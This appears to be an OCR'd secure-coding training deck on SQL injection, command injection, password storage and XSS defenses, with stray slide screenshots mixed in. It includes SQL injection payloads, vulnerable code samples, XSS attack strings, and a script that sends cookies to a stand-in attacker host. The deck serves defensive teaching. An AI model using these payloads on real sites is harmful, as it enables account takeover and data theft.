
There’s Compliance….

EU directive:

http://register.consilium.europa.eu/pdf/en/12/st05/st05853.en12.pdf

Article 23,24 & 79, - Administrative sanctions
“The supervisory authority shall impose a fine up to 250, 000 EUR, or in case of an enterprise up to 0.5 % of its annual worldwide turnover, to anyone who, intentionally or negligently does not protect personal data”

…and there's Compliance


HOME | IRELAND | SPORT | WORLD | BUSINESS | ENTERTAINMENT | WEATHER | JOBS | DATING | PRO
World News | Bizarre News
« Previous
Next »
Recommend 14
Tweet 15
+1 0
Share 18

BreakingNews.ie

Two arrested in Kinder Egg bust

19/07/2012 - 17:49:12

Two US men were seized and held in a detention centre after being caught at the US border with six Kinder Eggs.

Brandon Loo and Christopher Sweeney, from Seattle, were unaware that the chocolate eggs – which contain a children's toy inside them – are illegal in the US because of the "non-nutritive object".

The pair were stopped by officials at the border on their way back from a trip to Canada, where they purchased the eggs.

Christopher explained: "[The official] said, 'Are you aware Kinder Eggs are illegal in the United States and carry a $2,500 fine per egg?' And I actually laughed."

Clear and Present Danger!!

So….

- *What are we protecting against?*
- *A penetration test alone is a loosing battle*
- *Which security bugs do we spend time fixing first?*
- *Explain security issues to developers in "Dev-speak"*
- *Start early (design securely)*

Lets Dig a Little Deeper……..

GET vs POST HTTP Request

GET request

```
GET /search.jsp?
name=blah&type=1 HTTP/1.0
User-Agent: Mozilla/4.0
Host: www.mywebsite.com
Referrer: www.jimslamps.com/
login?user=jim&pass=w0rDup
Cookie:
SESSIONID=2KDSU72H9GSA289
<CRLF>
```

POST request

```
POST /search.jsp HTTP/1.0
User-Agent: Mozilla/4.0
Host: www.mywebsite.com
Content-Length: 16
Cookie:
SESSIONID=2KDSU72H9GSA289
<CRLF>
name=blah&type=1
<CRLF>
```

Injection Flaws

' ;

Anatomy of a SQL Injection Attack

```
$NEW_EMAIL = Request[‘new_email’];
$USER_ID = Request[‘user_id’];


update users set email=‘$NEW_EMAIL’
where id=$USER_ID;
```

Anatomy of a SQL Injection Attack

```
$NEW_EMAIL = Request['new_email'];
$USER_ID = Request['user_id'];

update users set email='$NEW_EMAIL'
where id=$USER_ID;
```

<u>SUPER AWESOME HACK</u>: `$NEW_EMAIL = ';`

```
update users set email='';
```

Anatomy of a SQL Injection Attack

sql = "SELECT * FROM user_table WHERE username = '" & Request ("username") & " ' AND password = ' " & Request("password") & " ' "

(This is DYNAMIC SQL and Untrusted Input)

What the developer did not intend is parameter values like:

username = john

password = **blah' or '1'='1**

SQL Query:

SELECT * FROM user_table WHERE username = 'john' AND password = '**blah' or '1'='1**'

or '1' = '1' causes all rows in the users table to be returned!

Anatomy of a SQL Injection Attack

```
public void bad(HttpServletRequest request, HttpServletResponse response) throws Throwable
   {
      String data;

      Logger log_bad = Logger.getLogger("local-logger");

      /* read parameter from request */
      data = request.getParameter("name");

      Logger log2 = Logger.getLogger("local-logger");

      Connection conn_tmp2 = null;
      Statement sqlstatement = null;
      ResultSet sqlrs = null;

      try {
         conn_tmp2 = IO.getDBConnection();
         sqlstatement = conn_tmp2.createStatement();

         /* take user input and place into dynamic sql query */
         sqlrs = sqlstatement.executeQuery("select * from users where name='"+data+"'");

         IO.writeString(sqlrs.toString());
      }
      catch(SQLException se)
      {
```

Input from request (Source)

Exploit is executed (Sink)

Anatomy of a SQL Injection Attack

- String building can be done when calling stored procedures as well

```
sql = "GetCustInfo @LastName=" +
request.getParameter("LastName");
```

- Stored Procedure Code

```
CREATE PROCEDURE GetCustInfo (@LastName VARCHAR(100))
 AS

exec('SELECT * FROM CUSTOMER WHERE LNAME='" + @LastName + '"')
 GO                                                    (Wrapped Dynamic SQL)
```

- What's the issue here…………
  - If blah' OR '1'='1 is passed in as the LastName value, the entire table will be returned
- Remember Stored procedures need to be implemented safely. 'Implemented safely' means the stored procedure does not include any unsafe dynamic SQL generation.

SQL Injection Attack Techniques

Boolean based blind SQL injection

par=1 AND ORD(MID((SQL query), Nth char, 1)) > Bisection num—

UNION query (inband) SQL injection

par=1 UNION ALL SELECT query—

Batched queries SQL injection

par=1; SQL query;--

Query Parameterization (PHP)

```
$stmt = $dbh->prepare(”update users set
email=:new_email where id=:user_id”);

$stmt->bindParam(':new_email', $email);
$stmt->bindParam(':user_id', $id);
```

Query Parameterization (.NET)

```
SqlConnection objConnection = new SqlConnection
(_ConnectionString);
objConnection.Open();
SqlCommand objCommand = new SqlCommand(
  "SELECT * FROM User WHERE Name = @Name
   AND Password = @Password",    objConnection);
objCommand.Parameters.Add("@Name",
   NameTextBox.Text);
objCommand.Parameters.Add("@Password",
   PassTextBox.Text);
SqlDataReader objReader = objCommand.ExecuteReader
();
```

Query Parameterization (Java)

```
String newName = request.getParameter("newName") ;
String id = request.getParameter("id");

//SQL
PreparedStatement pstmt = con.prepareStatement("UPDATE
   EMPLOYEES SET NAME = ? WHERE ID = ?");
pstmt.setString(1, newName);
pstmt.setString(2, id);

//HQL
Query safeHQLQuery = session.createQuery("from
Employees   where id=:empId");
safeHQLQuery.setParameter("empId", id);
```

Query Parameterization Failure (Ruby on Rails)

```
# Create
Project.create!(:name => 'owasp')
# Read
Project.all(:conditions => "name = ?", name)
Project.all(:conditions => { :name => name })
Project.where("name = :name", :name => name)
Project.where(:id=> params[:id]).all
# Update
project.update_attributes(:name => 'owasp')
```

Query Parameterization (Cold Fusion)

```
<cfquery name="getFirst"
dataSource="cfsnippets">
   SELECT * FROM #strDatabasePrefix#_courses
WHERE intCourseID = <cfqueryparam
value=#intCourseID#
CFSQLType="CF_SQL_INTEGER">
</cfquery>
```

Query Parameterization (PERL)

```
my $sql = "INSERT INTO foo (bar, baz) VALUES
( ?, ? )";
my $sth = $dbh->prepare( $sql );
$sth->execute( $bar, $baz );
```

Automatic Query Parameterization (.NET linq4sql)

```
public bool login(string loginId, string shrPass) {
   DataClassesDataContext db
   = new DataClassesDataContext();

var validUsers = from user in db.USER_PROFILE
         where user.LOGIN_ID == loginId
            && user.PASSWORDH == shrPass
            select user;
if (validUsers.Count() > 0) return true;
   return false;
};
```

Code Review - Find the Vulns!

```
public void doGet(HttpServletRequest req, HttpServletResponse res)
{
	String name = req.getParameter("username");
	String pwd = req.getParameter("password");
	int id = validateUser(name, pwd);
	String retstr = "User : " + name + " has ID: " + id;
	res.getOutputStream().write(retstr.getBytes());
}
private int validateUser(String user, String pwd) throws Exception
{
	Statement stmt = myConnection.createStatement();
	ResultSet rs;
	rs = stmt.executeQuery("select id from users where
	user='" + user + "' and key='" + pwd + "'");
	return rs.next() ? rs.getInt(1) : -1;
}
```

Command Injection

Web applications may use input parameters as arguments for OS scripts or executables

Almost every application platform provides a mechanism to execute local operating system commands from application code

- Perl: system(), exec(), backquotes(``)
- C/C++: system(), popen(), backquotes(``)
- ASP: wscript.shell
- Java: getRuntime.exec
- MS-SQL Server: master..xp_cmdshell
- PHP : include() require(), eval() ,shell_exec

Most operating systems support multiple commands to be executed from the same command line. Multiple commands are typically separated with the pipe "|" or ampersand "&" characters

Where can I learn more?

LDAP Injection

- https://www.owasp.org/index.php/LDAP_injection
- https://www.owasp.org/index.php/Testing_for_LDAP_Injection_(OWASP-DV-006)

SQL Injection

- https://www.owasp.org/index.php/SQL_Injection_Prevention_Cheat_Sheet
- https://www.owasp.org/index.php/Query_Parameterization?_Cheat_Sheet

Command Injection

- https://www.owasp.org/index.php/Command_Injection


Secure Password Storage

- Verify Only
- Add Entropy
- Slow Down

http://www.md5decrypter.co.uk

md5("password123!") = b7e283a09511d95d6eac86e39e7942c0

md5("86e39e7942c0password123!") = f3acf5189414860a9041a5e9ec1079ab



What does this MD5 Decrypter tool do?

MD5Decrypter.co.uk allows you to input an MD5 hash and search for its decrypted state in our database, basically, it's a MD5 cracker / decryption tool.

How many decryptions are in your database?
We have a total of just over **21.188 billion** unique decrypted MD5 hashes since August 2007.

Need more help finding your hashes?

Submit your hashes into My Hash Lists from the menu and get dedica
to help you. You need to be registered with our forums in order to us

Please input the MD5 hashes that you would like to be converted into text / cracked / decrypted. NOTE that space character is replaced with [space]:


Status: Hashes were found! Please find them below...

MD5 Hashes:
Max: 16
Please use a standard list format

```
b7e283a09511d95d6eac86e39e7942c0
```

```
b7e283a09511d95d6eac86e39e7942c0 MD5: password123!
```

Please note the password is after the : character, and the MD5 hash is before it.



e MD5 hashes that you would like to be converted into text / cracked / decrypted. NOTE that space charac

Failed to find any hashes!

```
86e39e7942c0password123!
```

ormat

```
[Invalid]
```

Please note the password is after the : character, and the MD5 hash is before it.

Secure Password Storage, Java Example

```
public String hash(String password, String userSalt, int iterations)
     throws EncryptionException {

byte[] bytes = null;
try {
  MessageDigest digest = MessageDigest.getInstance(hashAlgorithm);
  digest.reset();
  digest.update(ESAPI.securityConfiguration().getMasterSalt());
  digest.update(userSalt.getBytes(encoding));
  digest.update(password.getBytes(encoding));

  // rehash a number of times to help strengthen weak passwords
  bytes = digest.digest();
  for (int i = 0; i < iterations; i++) {
     digest.reset();  bytes = digest.digest(salts + bytes + hash(i));
   }
  String encoded = ESAPI.encoder().encodeForBase64(bytes,false);
  return encoded;
} catch (Exception ex) {
     throw new EncryptionException("Internal error", "Error");
}
}
```

Standardized Algorithms for Password Storage

B/S Crypt

- Adaptive Hash
- Very Slow (work factor)
- Blowfish Derived
- Single Use Salt

Why scrypt over bcrypt?

- Much more secure than bcrypt
- Designed to defend against large scale hardware attacks
- There is a scrypt library for most major scripting languages (Python, Ruby etc)
- CAUTION: New algorithm (2009)
- CAUTION: Scalability Problems

Forgot Password Secure Design

- Require identity and security questions
  - Last name, account number, email, DOB
  - Enforce lockout policy
  - Ask one or more good security questions
- Send the user a randomly generated token via out-of-band method
  - email, SMS or token
- Verify code in same Web session
  - Enforce lockout policy
- Change password
  - Enforce password policy

MFA FTW

- Passwords as a single authentication credential are DEAD even for consumer services.
- Mobile devices as a “what you have” factor
- SMS and Native Mobile Apps for MFA
  - » not perfect but heavily reduce risk vs. passwords only
- Password strength and password policy less important

- You protect your magic user and fireball wand with MFA
- Protect your multi-billion dollar enterprise with MFA

Cross Site Scripting

JavaScript Injection

<

&lt;

Safe ways to represent dangerous characters in a web page

Characters	Decimal	Hexadecimal	HTML Entity	Unicode
" (double quotation marks)	&#34;	&#x22;	&quot;	\u0022
' (single quotation mark)	&#39;	&#x27;	&apos;	\u0027
& (ampersand)	&#38;	&#x26;	&amp;	\u0026
< (less than)	&#60;	&#x3C;	&lt;	\u003c
> (greater than)	&#62;	&#x3E;	&gt;	\u003e

XSS Attack Payloads

- Session Hijacking
- Site Defacement
- Network Scanning
- Undermining CSRF Defenses
- Site Redirection/Phishing
- Load of Remotely Hosted Scripts
- Data Theft
- Keystroke Logging
- Attackers using XSS more frequently

Anatomy of a XSS Attack (bad stuff)

```
<script>window.location=‘https://
evileviljim.com/unc/data=‘ +
document.cookie;</script>
```

```
<script>document.body.innerHTML=‘<blink
>EOIN IS COOL</blink>’;</script>
```

XSS Defense by Data Type and Context

Data Type	Context	Defense
String	HTML Body	HTML Entity Encode
String	HTML Attribute	Minimal Attribute Encoding
String	GET Parameter	URL Encoding
String	Untrusted URL	URL Validation, avoid javascript: URLs, Attribute encoding, safe URL verification
String	CSS	Strict structural validation, CSS Hex encoding, good design
HTML	HTML Body	HTML Validation (JSoup, AntiSamy, HTML Sanitizer)
Any	DOM	DOM XSS Cheat Sheet
Untrusted JavaScript	Any	Sandboxing
JSON	Client Parse Time	JSON.parse() or json2.js

Safe HTML Attributes include: align, alink, alt, bgcolor, border, cellpadding, cellspacing, class, color, cols, colspan, coords, dir, face, height, hspace, ismap, lang, marginheight, marginwidth, multiple, nohref, noresize, noshade, nowrap, ref, rel, rev, rows, rowspan, scrolling, shape, span, summary, tabindex, title, usemap, valign, value, vlink, vspace, width

HTML Body Context

```
<span>UNTRUSTED DATA</span>
```

attack

```
<script>/* bad stuff */</script>
```

HTML Attribute Context

```
<input type="text" name="fname"
value="UNTRUSTED DATA">
```

attack:
```
"><script>/* bad stuff */</script>
```

HTTP GET Parameter Context

```
<a href="/site/search?value=UNTRUSTED DATA">clickme</a>
```

```
attack: "  onclick="/* bad stuff */"
```

URL Context

```
<a href="UNTRUSTED URL">clickme</a>
<iframe src="UNTRUSTED URL" />

attack: javascript:/* BAD STUFF */
```

CSS Value Context

```
<div style="width: UNTRUSTED DATA;">Selection</div>
```

attack: `expression(/* BAD STUFF */)`

JavaScript Variable Context

```
<script>var currentValue='UNTRUSTED DATA';</script>

<script>someFunction('UNTRUSTED DATA');
</script>

attack: ');/* BAD STUFF */
```

JSON Parsing Context

```
JSON.parse(UNTRUSTED JSON DATA)
```

Solving Real World XSS Problems in Java with OWASP Libraries

OWASP Java Encoder Project

https://www.owasp.org/index.php/OWASP_Java_Encoder_Project

- No third party libraries or configuration necessary.
- This code was designed for high-availability/high-performance encoding functionality.
- Simple drop-in encoding functionality
- Redesigned for performance
- More complete API (uri and uri component encoding, etc) in some regards.
- This is a Java 1.5 project.
- Will be the default encoder in the next revision of ESAPI.
- Last updated February 14, 2013 (version 1.1)

OWASP Java Encoder Project

https://www.owasp.org/index.php/OWASP_Java_Encoder_Project

The Problem

Web Page built in Java JSP is vulnerable to XSS


The Solution

```
<input type="text" name="data" value="<%= Encode.forHtmlAttribute(dataValue) %>" />

<textarea name="text"><%= Encode.forHtmlContent(textValue) %>" />

<button
onclick="alert('<%= Encode.forJavaScriptAttribute(alertMsg) %>');">
click me
</button>

<script type="text/javascript”>
var msg = "<%= Encode.forJavaScriptBlock(message) %>”;
alert(msg);
</script>
```

OWASP HTML Sanitizer Project

https://www.owasp.org/index.php/OWASP_Java_HTML_Sanitizer_Project

- HTML Sanitizer written in Java which lets you include HTML authored by third-parties in your web application while protecting against XSS.
- This code was written with security best practices in mind, has an extensive test suite, and has undergone adversarial security review https://code.google.com/p/owasp-java-html-sanitizer/wiki/AttackReviewGroundRules
- Very easy to use.
- It allows for simple programmatic POSITIVE policy configuration (see below). No XML config.
- Actively maintained by Mike Samuel from Google's AppSec team!
- This is code from the Caja project that was donated by Google. It is rather high performance and low memory utilization.


This example displays all plugins and buttons that comes with the TinyMCE package.

Welcome to the TinyMCE editor demo!

Feel free to try out the different features that are provided, please note that the MCImageManager and MCFileManager specific functionality is part of our commercial offering. The demo is to show the integration.


We really recommend Firefox as the primary browser for the best editing experience, but of course, TinyMCE is compatible with all major browsers.

Got questions or need help?

If you have questions or need help, feel free to visit our community forum! We also offer Enterprise support solutions. Also do not miss out on the documentation, its a great resource wiki for understanding how TinyMCE works and integrates.

Path: h1 » img Words:179

SUBMIT


Source output from post

Element	HTML
content	<h1><img style="float: right;" title="TinyMCE Logo" src="img/tlogo.png" alt="TinyMCE Logo" width="92" height="80" />Welcome to the TinyMCE editor demo!</h1> <p>Feel free to try out the different features that are provided, please note that the MCImageManager and MCFileManager specific functionality is part of our commercial offering. The demo is to show the integration.</p> <p>We really recommend <a href="http://www.getfirefox.com" target="_blank">Firefox</a> as the primary browser for the best editing experience, but of course, TinyMCE is <a href="../wiki.php /Browser_compatiblity" target="_blank">compatible</a> with all major browsers.</p> <h2>Got questions or need help?</h2> <p>If you have questions or need help, feel free to visit our <a href="../forum/index.php">community forum</a>! We also offer Enterprise <a href="../enterprise/support.php">support</a> solutions. Also do not miss out on the <a href="../wiki.php">documentation</a>, its a great resource wiki for understanding how TinyMCE works and integrates.</p> <h2>Found a bug?</h2> <p>If you think you have found a bug, you can use the <a href="../develop/bugtracker.php">Tracker</a> to report bugs to the developers.</p> <p>And here is a simple table for you to play with.</p>

Solving Real World Problems with the OWASP HTML Sanitizer Project

The Problem

Web Page is vulnerable to XSS because of untrusted HTML

The Solution

```
PolicyFactory policy = new HtmlPolicyBuilder()
    .allowElements("a")
    .allowUrlProtocols("https")
    .allowAttributes("href").onElements("a")
    .requireRelNofollowOnLinks()
    .build();
String safeHTML = policy.sanitize(untrustedHTML);
```

OWASP JSON Sanitizer Project

https://www.owasp.org/index.php/OWASP_JSON_Sanitizer

- Given JSON-like content, converts it to valid JSON.
- This can be attached at either end of a data-pipeline to help satisfy Postel's principle: *Be conservative in what you do, be liberal in what you accept from others.*
- Applied to JSON-like content from others, it will produce well-formed JSON that should satisfy any parser you use.
- Applied to your output before you send, it will coerce minor mistakes in encoding and make it easier to embed your JSON in HTML and XML.

Solving Real World Problems with the OWASP JSON Sanitizer Project

The Problem

Web Page is vulnerable to XSS because of parsing of untrusted JSON incorrectly

The Solution

JSON Sanitizer can help with two use cases.

1) **Sanitizing untrusted JSON on the server that is submitted from the browser** in standard AJAX communication

2) Sanitizing potentially untrusted JSON server-side before sending it to the browser. The output is a valid Javascript expression, so can be parsed by Javascript's eval or by JSON.parse.

- SAFE use of JQuery
  - $(‘#element’).text(**UNTRUSTED DATA);**

- UNSAFE use of JQuery
  - $(‘#element’).html(**UNTRUSTED DATA);**

Dangerous jQuery 1.7.2 Data Types	
CSS	Some Attribute Settings
HTML	URL (Potential Redirect)

jQuery methods that directly update DOM or can execute JavaScript	
$() or jQuery()	.attr()
.add()	.css()
.after()	.html()
.animate()	.insertAfter()
.append()	.insertBefore()
.appendTo()	

jQuery methods that accept URLs to potentially unsafe content	
jQuery.ajax()	jQuery.post()
jQuery.get()	load()
jQuery.getScript()	

Content Security Policy

- Anti-XSS W3C standard
- Content Security Policy *latest release version*
- http://www.w3.org/TR/CSP/
- Must move all inline script and style into external scripts
- Add the X-Content-Security-Policy response header to instruct the browser that CSP is in use
  - *Firefox/IE10PR: X-Content-Security-Policy*
  - *Chrome Experimental: X-WebKit-CSP*
  - *Content-Security-Policy-Report-Only*
- Define a policy for the site regarding loading of content

Get rid of XSS, eh?

A script-src directive that doesn‘t contain unsafe-inline eliminates a huge class of cross site scripting

I WILL NOT WRITE INLINE JAVASCRIPT

I WILL NOT WRITE INLINE JAVASCRIPT

I WILL NOT WRITE INLINE JAVASCRIPT

